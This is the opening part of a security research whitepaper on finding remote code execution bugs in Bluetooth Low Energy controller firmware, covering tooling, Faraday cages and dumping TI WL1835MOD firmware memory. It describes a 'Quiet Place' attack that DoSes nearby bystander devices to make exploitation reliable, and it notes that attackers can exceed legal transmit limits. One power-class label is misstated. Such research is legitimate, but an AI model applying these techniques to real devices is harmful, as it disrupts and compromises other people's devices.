Dark Mentor LLC

From Knowing Nothing to Knowing Something: BLE RCEs

Veronica Kovah
8-5-2020

https://t.me/learningnets

0 Contents

1 Prologue 3
1.1 Pointers to start 3
1.2 Why target below the HCI layer? 3
1.2.1 Because it's pre-authentication 3
1.2.2 Because bugs will affect many diverse device *classes* 5
2 JackBNimBLE 6
3 Achieving reliable Over-The-Air (OTA) exploit development 7
3.1 A "Quiet Place" attack 7
3.2 Faraday cages 10
4 Target 1: Texas Instruments WL1835MOD 12
4.1 Reverse engineering 12
4.1.1 Getting firmware 12
4.1.2 Finding memcpy() 12
4.1.3 Identifying logging functions, a game changer 13
4.1.4 Patching the firmware 14
4.2 Remote code execution vulnerabilities, CVE-2019-15948 17
4.2.1 Advertisement parsing vulnerability 17
4.2.2 Advertisement parsing vulnerability exploit 20
4.2.3 Scan response parsing vulnerability 23
5 Target 2: Silicon Labs EFR32 25
5.1 Reversing strategies 25
5.2 Remote code execution vulnerability, CVE-2020-15531 26
5.3 Persistent infection exploit development 31
5.3.1 Overwriting non-volatile memory 31
5.3.2 Triggering attacker's code 32
5.3.3 Constructing shellcode 33
5.4 Denial of service vulnerability, CVE-2020-15532 39
6 Closing thoughts 43
6.1 On exploit mitigations 43
6.2 On weaponized exploit reliability 43
6.3 On persistence mitigations 43
6.4 On impact assessment 44
7 Acknowledgements 44
8 References 45

https://t.me/learningnets

Revision History		
Date	Affected Section (s)/Page	Description of Change
08/05/2020	N/A	Initial release

https://t.me/learningnets

1 Prologue

1.1 Pointers to start

I have researched Bluetooth since mid-2018 after leaving Tesla. This paper describes the journey of researching alone with lots of learning, mistakes, and fun from knowing nothing about Bluetooth to finding Bluetooth Low Energy (BLE)'s low level layer vulnerabilities. I started with Bluetooth classic but have been focusing on BLE since early 2019. This paper will focus on BLE research process. Note that Bluetooth classic and BLE protocols are significantly different [1].

The sheer quantity of Bluetooth Core Specification can be daunting (v5.2 is 3256 pages[1]), but if your focus is finding implementation vulnerabilities, you don't need to read all of it to start with. (Of course, if you read it carefully, you might find a significant specification vulnerability like KNOB attack [2].)

Also, there is much Bluetooth security research out there. Being familiar with the existing research is important and was the first step I took. What I found was that most of it was for higher levels of the Bluetooth stack. However, since this paper's focus is not survey, only the directly related work will be mentioned here.

Getting software and hardware would be the next step. When I started the Bluetooth research, Ghidra [3] wasn't released so I bought the IDA Pro license. Getting the Hex Rays decompiler was still too pricey for me, especially, when my research is not funded. I wanted to learn ARM and didn't mind reading ARM assembly to find vulnerabilities (repeating is always the most effective way to learn something, isn't it?). When Ghidra was released, I switched to Ghidra because it is free, I was already familiar with it from my NSA work, and because it has a decompiler. All BLE firmwares I have dealt with are in 32-bit Thumb mode and Ghidra has been able to disassemble and decompile them.

I haven't done any real hardware hacking and wanted to start something easier to analyze. So instead of getting end BLE products, I bought many BLE development boards, whose BLE stacks are most likely the same as the end product, from various vendors. I found that it was extremely valuable to buy multiple of the same board, so that initial setup demos worked smoothly, and I didn't waste as much time fighting with the vendors' documentation.

1.2 Why target below the HCI layer?

1.2.1 Because it's pre-authentication

The Bluetooth specification describes multiple protocols which layer on top of each other like the OSI model or TCP/IP stack most people are familiar with. However, as of today none of these protocols are the same as those used in TCP/IP. (Although that will likely change as a result of the CHIP standard [4]). Figure 1 shows how these layers are formed, as well as where the layers tend to run on dual chip implementations, which are common in PCs and smartphones.

[1] https://twitter.com/matthew_d_green/status/1095421621370871809

https://t.me/learningnets



Figure 1. Dual-chip BLE protocol layering

In contrast, Figure 2 shows how the protocols are layered in single-chip configurations, which are more common in embedded systems.



Figure 2. Single-chip BLE protocol layering

The common trait of both configurations is that the Link Layer code runs in firmware on the controller.

https://t.me/learningnets

The Bluetooth security model has historically relied on “pairing”, whereby a person who is in physical control of both devices will authenticate that they are trying to communicate. They then input a PIN to establish long term shared key on both device which can be used for encrypted communications.

But if there is a key exchange and key agreement, there must necessarily be packet sending, receiving, and *parsing* done by the Link Layer before the security of the link can be established. This is therefore the pre-authentication attack surface of the Bluetooth firmware. And it means that if there are vulnerabilities at the Link Layer, they can potentially be exploited to take over the controller and see or alter all traffic passing through it. This type of low-level, pre-auth, firmware-targeting vulnerability was first shown on Broadcom WiFi devices by BroadPwn [5] in the context of WiFi traffic. But the particular Broadcom chip targeted was clearly a dual-mode WiFi/Bluetooth device. That work served as an inspiration for me to explore whether the same problems exist for attacking via the Bluetooth interface.

1.2.2 Because bugs will affect many diverse device *classes*

Another reason that low layer vulnerabilities are interesting is because even if you found a vulnerability in some higher level protocol like GATT, they would still only be targeting one OS or one Application’s implementation. I.e. in dual-chip devices, something like GATT would be implemented by the OS like Windows, Linux, or macOS. So, the attack ends up being limited to the class of devices which use that particular OS.

In contrast, a vulnerability found in the low level of the BLE stack would be applicable in whatever devices use the affected chips/firmware. A given chip might be used in headphones, a hotel lock, a wireless ignition for heavy construction equipment, or a medical device. Additionally, the appropriate software design practice of not reinventing the wheel means that vendors will tend to reuse their code across chips and across generations. Thus, even though a vendor may market different chips for different classes of devices, it will frequently be the case that they share vulnerable code, broadening the scope of a given finding.

https://t.me/learningnets

2 JackBNimBLE

I have developed a BLE Link Layer (LL) fuzzer but decided not to release it because the target board handling code is not generic yet, i.e. I need to modify the code for different devices. However, I think sharing an open source tool for sending an arbitrary BLE LL packets would still benefit the security community, because it allows for the creation of standalone PoCs. So, I extracted the packet generation code from my fuzzer, and released PoC exploits built on top of that code.

I named the tool JackBNimBLE because I modified Apache Mynewt NimBLE to send arbitrary LL packets. JackBNimBLE (JBN) comes in two parts: JBN Host[2] and JBN Firmware[3] as shown in Figure 3.



Figure 3. JackBNimBLE architecture

JBN Host, written in Python, is responsible for building a packet in binary. The host which JBN Host is running on is connected to a controlled via a physical link such as UART. JBN Host then commands JBN Firmware via an HCI software interface to send the packets. The released JBN Host code includes multiple proof of concept exploits and one can extend it to make an over-the-air fuzzer (since it's derived from my non-generic fuzzer). I modified NimBLE's BLEHCI application [6] to make JBN Firmware capable of sending arbitrary LL packets; the modification is done only for Nordic nRF52840[4]. I added a few vendor specific HCI commands and events in order to communicate with JBL Host via UART.

[2] https://github.com/darkmentorllc/jackbnimble/tree/master/host
[3] https://github.com/darkmentorllc/jackbnimble/tree/master/firmware
[4] https://www.nordicsemi.com/Software-and-Tools/Development-Kits/nRF52840-DK

https://t.me/learningnets

3 Achieving reliable Over-The-Air (OTA) exploit development

There are some practical difficulties to exploiting a BLE controller over-the-air. The low-level protocols very often have attacker-controlled data size limits which are limited to less than 256 bytes. Therefore, even if a buffer overflow happens on the stack, there may not be sufficient space for a self-contained exploit. Or the instruction cache may need flushing before jumping to the code, which could require ROP [7]. Either of these can further necessitate placing some code in other packets pre-sent to the device, which will be stored on the heap at the time of takeover. Once the heap is involved, it means that ambient background BLE traffic can be introducing unpredictability. There are two general ways to achieve predictability when dealing with over-the-air BLE exploits, covered in the next section.

3.1 A "Quiet Place" attack 🤫

There are generally more bugs which lead to Denial of Service (DoS) [8] than lead to Remote Code Execution (RCE). Some vendors may be less inclined to patch "just a DoS" bugs, due to the time and effort needed to spend re-qualifying a firmware. Also some vendors have limits on the available space for firmware updates or ROM patches, and may not be able to trivially insert a fix once they run up against that limit, without removing or reworking other code, adding to the complexity of re-qualification. Additionally, any failed RCE bug is a potential DoS bug if it's not 100% reliable. Therefore, in general it is fairly easy to collect a set of multiple DoS bugs per Bluetooth vendor.

Once armed with a collection of DoS bugs, an attacker Alice, wishing to exploit a victim Bob, can DoS all the surrounding devices *other than* Bob. This will *quiet down* ambient BLE traffic to Bob, making the heap layout much more reliably under Alice's control at the time of exploitation.

https://t.me/learningnets



Figure 4: Background BLE traffic which can influence the victim's heap



Figure 5: A"Quiet Place" achieved by DoSing background traffic bystanders

https://t.me/learningnets

Of course, due to the nature of wireless communications, this may not lead to *perfect* reliability. Because Bob could be in range of some device Charlie, but Alice may not be in range and therefore may not see it in order to DoS it as shown in Figure 6. However, having DoSed all other visible devices will bring the probability of success up sufficiently that Alice can just keep trying until she succeeds. (Though this then further depends on whether Bob resets upon failed attempts, or hangs indefinitely until power reset, which depends on the implementation of each device.)



Figure 6: A Not-quite Quiet Place due to a bystander that wasn't in DoS range

It is also worth mentioning that there are 3 classes of Bluetooth transmission power. Class 3 transmits at a maximum of 1 mW (0 dBm), which transmits about 1 meter. Class 2 transmits at a maximum of 2.5 mW (4 dBm), which transmits about 10 meters. Class 3 transmits at a maximum of 100 mW (20 dBm), which transmits about 100 meters. So, in practice an attacker with a Class 1 device will be guaranteed to be able to quiet Class 2 and Class 3 devices. And *real* attackers don't need to be afraid of being caught by the regulatory authorities if they're transmitting for a short period of time well above the power limits imposed by regulations. And given that things like WiFi transmit on the same 2.4GHz spectrum, and have higher maximum transmission power (1 W), it's an interesting question whether regulatory authorities *in practice* would notice Bluetooth transmitting at WiFi power (i.e. do they actually attempt to parse packets?)

But because I'm not a real malicious attacker, and because I like my neighbors and don't want to break their devices, I chose not to test my exploits with Quiet Place attacks :P. Instead I used Faraday cages during exploit development.

https://t.me/learningnets

3.2 Faraday cages

Faraday cages are devices meant to isolate a device from electro-magnetic radiation like Bluetooth signals. Having a Faraday cage is also desirable when using something like JackBNimBLE to fuzz a device, so that you're not also inadvertently fuzzing your neighbor's devices.

I needed a quick and dirty way to get my exploit working reliably as fast as possible. But as I had just moved (so my tools were in disarray), and it was a few months after the start of the COVID-19 pandemic (so getting proper materials was difficult). So building a proper device from scratch wasn't an option. Therefore, I looked up how to make a Faraday cage and came up with a cheap and simple solution using tin foil, RF shield fabric, and a paint bucket. This combination doesn't *fully* block the background BLE signals, but it attenuated the signal enough to have my exploit working.

Figure 7. Baked-potato style Faraday cage

Later on, once I had everything working and more time available, I attempted to improve upon this design with a series of nested aluminum boxes[5] with cardboard between them as an insulator. The reasoning for nesting was that necessarily any Faraday cage I construct would be imperfect from a physics perspective, due to the need to drill holes in it for cords for power and data to the Bluetooth devices. However, if I drilled the holes so that they were 180 degrees offset from each other (and not directly aligned), that would reduce the signal propagation into the inner-most box. Ultimately, I was still only able to achieve a RSSI signal attenuation of about 50 dBm with this setup. This is most likely on account of the fact that Aluminum is not the best conductor (just a decent choice based on price when you can't build from scratch with copper), and that the aluminum is fairly thin.

[5] A 17"x13", 12"x12", and 10"x8" from Bud Industries via Digikey (https://www.digikey.com/products/en/boxes-enclosures-racks/boxes/594?FV=-1%7C377%2C773%7C329228%2C-8%7C594&quantity=0&ColumnSort=-329&page=1&pageSize=25). A final 9"x7" box turned out to be slightly too small to comfortably fit the development boards.

https://t.me/learningnets



Figure 8. Matryoshka-style Faraday cage(s)

If anyone knows where I can purchase known-good Faraday cages with high attenuation, or if there are any electrical engineers or physicists would like to provide tips based on their own proven constructions for the 2.4GHz range, please reach out. The basic goal would be to prevent signal from a directly adjacent Bluetooth device transmitting at maximum power.

https://t.me/learningnets

4 Target 1: Texas Instruments WL1835MOD

I looked for a Bluetooth development board, which supports dual mode (Bluetooth classic and Low Energy) and found that this module would be a good start. I purchased WL1835MODCOM8B-SDMMC and WL1835MODCOM8 [9] and downloaded WiLink Wireless Tools for WL18XX modules [10] and the latest service pack (at that time) from [11].

4.1 Reverse engineering

4.1.1 Getting firmware

The very first thing to analyze a firmware is getting one. Many chip vendor provides Software Development Kits (SDK) and they provide the low level BLE stack as a part of SDK in the form of a separate binary (e.g Nordic Semiconductor's SoftDevice) or a library (e.g. Silicon Labs' libbluetooth.a). For TI WL1835MOD, the Bluetooth stack is etched in mask ROM and I had to dump the memory. Since the Bluetooth stack is in ROM, TI releases a patch in .bts file and a host uploads patches when it attaches a controller. For example, in Ubuntu 18.04, the patch location is /lib/firmware/ti-connectivity/TIInit_11.8.32.bts

The .bts file has a series of Host Controller Interface (HCI) commands in binary format and comment strings. HCITester, which is part of WiLink Wireless Tools, decodes the .bts file to human readable strings with TIInit_11.8.32.xml, which defines all commands. There is Send_HCI_VS_Read_Memory_Block (0xff04), a vendor specific HCI command (refer to [12] for details) and I used this to dump the memory via hcitool [13], on Ubuntu. I started with reading from 0x0 continuously, but the script ended up failing probably because of memory access violation. I ended up checking accessible memory regions by reading a few bytes per 0x1000 bytes, a common page size, and dumped the following memory regions (where the end addresses are not 0x1000 aligned, it indicates that reading crashed after that address):

Name	Start	End
ROM	00000000	001C0000
seg001	20000000	20027C00
seg002	20028000	200C0000
seg003	200C0000	200C0C00
seg004	200E0000	20100000
seg005	22000000	22400000

Figure 9. Dumped memory regions

The dumped memory doesn't have many strings, which signals the reversing will not be easy.

4.1.2 Finding memcpy()

One of the ways to find low hanging bugs is looking into if a programmer made any mistakes using memcpy() so I identified memcpy() function via a pattern match. I compiled a small application with

https://t.me/learningnets

memcpy() statically compiled into it and checked what the function looks like. I then compared it with highly referenced functions since it is likely that memcpy() is called frequently. I analyzed this dumped memory in a bit of a hard way, because Ghidra was not released at that time and I don't have a Hex-Rays decompiler license. By analyzing memcpy() callers, I found the two integer underflows that lead to stack buffer overflows, described in section 4.2.

4.1.3 Identifying logging functions, a game changer

The dumped memory doesn't have lot of strings, but WiLink Wireless Tools comes with an application called Logger. This tool listens on a serial port and displays various log messages. Later, I identified a log function and discovered that the log function and many its wrappers take log level, log string ID, and parameters. Logger displays the messages using strings in the TIInit_11.8.32.ili file, which is downloadable from [11]. Identifying the log function took me a while and, unfortunately, I don't have a systematic way to identify it yet (not like memcpy()). Searching for code which uses memory mapped IO from the UART range might be a good place to investigate but I haven't done it yet.

I identified the log function from context by analyzing the memory dump. I found many function pointer arrays and found two of them are 1. HCI opcodes, defined in the Bluetooth specification, and handler functions 2. Vendor Specific HCI opcodes and their handlers. In general, for chips which implement an HCI interface (which is not all of them), there is highly likely to be some sort of structure which maps HCI command opcodes to functions which handle the commands. Therefore, this is a good way to begin the reverse engineering process, because HCI commands will lead to functions for sending and receiving packets. The receiving function can then be cross-referenced to find all packet handling within the firmware.

```
ROM:0009F6A0    hci_handler <0xC47, fn_HCI_Write_Page_Scan_Type+1> ; fn_HCI_Write_Page_Scan_Type
ROM:0009F6A8    hci_handler <0xC48, fn_Read_AFH_Channel_Assessment_Mode+1> ; fn_Read_AFH_Channel_Assessment_Mode
ROM:0009F6B0    hci_handler <0xC49, fn_Write_AFH_Channel_Assessment_Mode+1> ; fn_Write_AFH_Channel_Assessment_Mode
ROM:0009F6B8    hci_handler <0x1001, fn_HCI_Read_Local_Version_Information+1> ; fn_HCI_Read_Local_Version_Information
ROM:0009F6C0    hci_handler <0x1002, fn_HCI_Read_Local_Supported_Commands+1> ; fn_HCI_Read_Local_Supported_Commands
